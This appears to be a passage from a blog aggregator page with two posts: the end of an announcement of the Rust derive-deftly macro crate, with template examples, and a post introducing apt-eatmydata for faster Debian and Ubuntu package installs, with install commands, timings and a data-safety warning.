inserted into the actual program. This approach is more similar to Common Lisp s macros than to most other programming languages macros systems. It is extremely powerful, and is used to implement many very widely used and powerful facilities. In particular, proc macros can be applied to data structures with #[derive(...)]. The macro receives the data structure, in the form of Rust tokens, and returns the code for the new implementations, functions etc. This is used very heavily in the standard library for basic features like #[derive(Debug)] and Clone, and for important libraries like serde and strum. But, it is a complete pain in the backside to write and maintain a proc_macro. The Rust types and functions you deal with in your macro are very low level. You must manually handle every possible case, with runtime conditions and pattern-matching. Error handling and recovery is so nontrivial there are macro-writing libraries and even more macros to help. Unlike a Lisp codewalker, a Rust proc macro must deal with Rust s highly complex syntax. You will probably end up dealing with syn, which is a complete Rust parsing library, separate from the compiler; syn is capable and comprehensive, but a proc macro must still contain a lot of often-intricate code. There are build/execution environment problems. The proc_macro code can t live with your application; you have to put the proc macros in a separate cargo package, complicating your build arrangements. The proc macro package environment is weird: you can t test it separately, without jumping through hoops. Debugging can be awkward. Proper tests can only realistically be done with the help of complex additional tools, and will involve a pinned version of Nightly Rust. derive-deftly to the rescue derive-deftly lets you use a write a #[derive(...)] macro, driven by a data structure, without wading into any of that stuff. Your macro definition is a template in a simple syntax, with predefined $-substitutions for the various parts of the input data structure. Example Here s a real-world example from a personal project:
define_derive_deftly!  
    export UpdateWorkerReport:
    impl $ttype  
        pub fn update_worker_report(&self, wr: &mut WorkerReport)  
            $(
                $ when fmeta(worker_report) 
                wr.$fname = Some(self.$fname.clone()).into();
            )


#[derive(Debug, Deftly, Clone)]
...
#[derive_deftly(UiMap, UpdateWorkerReport)]
pub struct JobRow  
    ...
    #[deftly(worker_report)]
    pub status: JobStatus,
    pub processing: NoneIsEmpty<ProcessingInfo>,
    #[deftly(worker_report)]
    pub info: String,
    pub duplicate_of: Option<JobId>,
 
This is a nice example, also, of how using a macro can avoid bugs. Implementing this update by hand without a macro would involve a lot of cut-and-paste. When doing that cut-and-paste it can be very easy to accidentally write bugs where you forget to update some parts of each of the copies:
    pub fn update_worker_report(&self, wr: &mut WorkerReport)  
        wr.status = Some(self.status.clone()).into();
        wr.info = Some(self.status.clone()).into();
     
Spot the mistake? We copy status to info. Bugs like this are extremely common, and not always found by the type system. derive-deftly can make it much easier to make them impossible. Special-purpose derive macros are now worthwhile! Because of the difficult and cumbersome nature of proc macros, very few projects have site-specific, special-purpose #[derive(...)] macros. The Arti codebase has no bespoke proc macros, across its 240kloc and 86 crates. (We did fork one upstream proc macro package to add a feature we needed.) I have only one bespoke, case-specific, proc macro amongst all of my personal Rust projects; it predates derive-deftly. Since we have started using derive-deftly in Arti, it has become an important tool in our toolbox. We have 37 bespoke derive macros, done with derive-deftly. Of these, 9 are exported for use by downstream crates. (For comparison there are 176 macro_rules macros.) In my most recent personal Rust project, I have 22 bespoke derive macros, done with with derive-deftly, and 19 macro_rules macros. derive-deftly macros are easy and straightforward enough that they can be used as readily as macro_rules macros. Indeed, they are often clearer than a macro_rules macro. Stability without stagnation derive-deftly is already highly capable, and can solve many advanced problems. It is mature software, well tested, with excellent documentation, comprising both comprehensive reference material and the walkthrough-structured user guide. But declaring it 1.0 doesn t mean that it won t improve further. Our ticket tracker has a laundry list of possible features. We ll sometimes be cautious about committing to these, so we ve added a beta feature flag, for opting in to less-stable features, so that we can prototype things without painting ourselves into a corner. And, we intend to further develop the Guide.

comment count unavailable comments

B lint R czey: Supercharge Your Installs with apt-eatmydata: Because Who Needs Crash Safety Anyway?

APT eatmydata super cow powers
Tired of waiting for apt to finish installing packages? Wish there were a way to make your installations blazingly fast without caring about minor things like, oh, data integrity? Well, today is your lucky day!
I m thrilled to introduce apt-eatmydata, now available for Debian and all supported Ubuntu releases!

What Is apt-eatmydata? If you ve ever used libeatmydata, you know it s a nifty little hack that disables fsync() and friends, making package installations way faster by skipping unnecessary disk writes. Normally, you d have to remember to wrap apt commands manually, like this:
eatmydata apt install texlive-full
But who has time for that? apt-eatmydata takes care of this automagically by integrating eatmydata seamlessly into apt itself! That means every package install is now turbocharged no extra typing required.

How to Get It

Debian If you re on Debian unstable/testing (or possibly soon in stable-backports), you can install it directly with:
sudo apt install apt-eatmydata

Ubuntu Ubuntu users already enjoy faster package installation thanks to zstd-compressed packages and to switch to even higher gear I ve backported apt-eatmydata to all supported Ubuntu releases. Just add this PPA and install:
sudo add-apt-repository ppa:firebuild/apt-eatmydata
sudo apt install apt-eatmydata
And boom! Your apt install times are getting serious upgrade. Let s run some tests
# pre-download package to measure only the installation
$ sudo apt install -d linux-headers-6.8.0-53-lowlatency
...
# installation time is 9.35s without apt-eatmydata:
$ sudo time apt install linux-headers-6.8.0-53-lowlatency
...
2.30user 2.12system 0:09.35elapsed 47%CPU (0avgtext+0avgdata 174680maxresident)k
32inputs+1495216outputs (0major+196945minor)pagefaults 0swaps
$ sudo apt install apt-eatmydata
...
$ sudo apt purge linux-headers-6.8.0-53-lowlatency
# installation time is 3.17s with apt-eatmydata:
$ sudo time eatmydata apt install linux-headers-6.8.0-53-lowlatency
2.30user 0.88system 0:03.17elapsed 100%CPU (0avgtext+0avgdata 174692maxresident)k
0inputs+205664outputs (0major+198099minor)pagefaults 0swaps
apt-eatmydata just made installing Linux headers 3x faster!

But Wait, There s More!  If you re automating CI builds, there s even a GitHub Action to make your workflows faster essentially doing what apt-eatmydata does, just setting it up in less than a second! Check it out here:
 GitHub Marketplace: apt-eatmydata

Should You Use It?  Warning: apt-eatmydata is not for all production environments. If your system crashes mid-install, you might end up with a broken package database. But for throwaway VMs, containers, and CI pipelines? It s an absolute game-changer. I use it on my laptop, too. So go forth and install recklessly fast!  If you run into any issues, feel free to file a bug or drop a comment. Happy hacking! (To accelerate your CI pipeline or local builds, check out Firebuild, that speeds up the builds, too!)

Next.

Previous.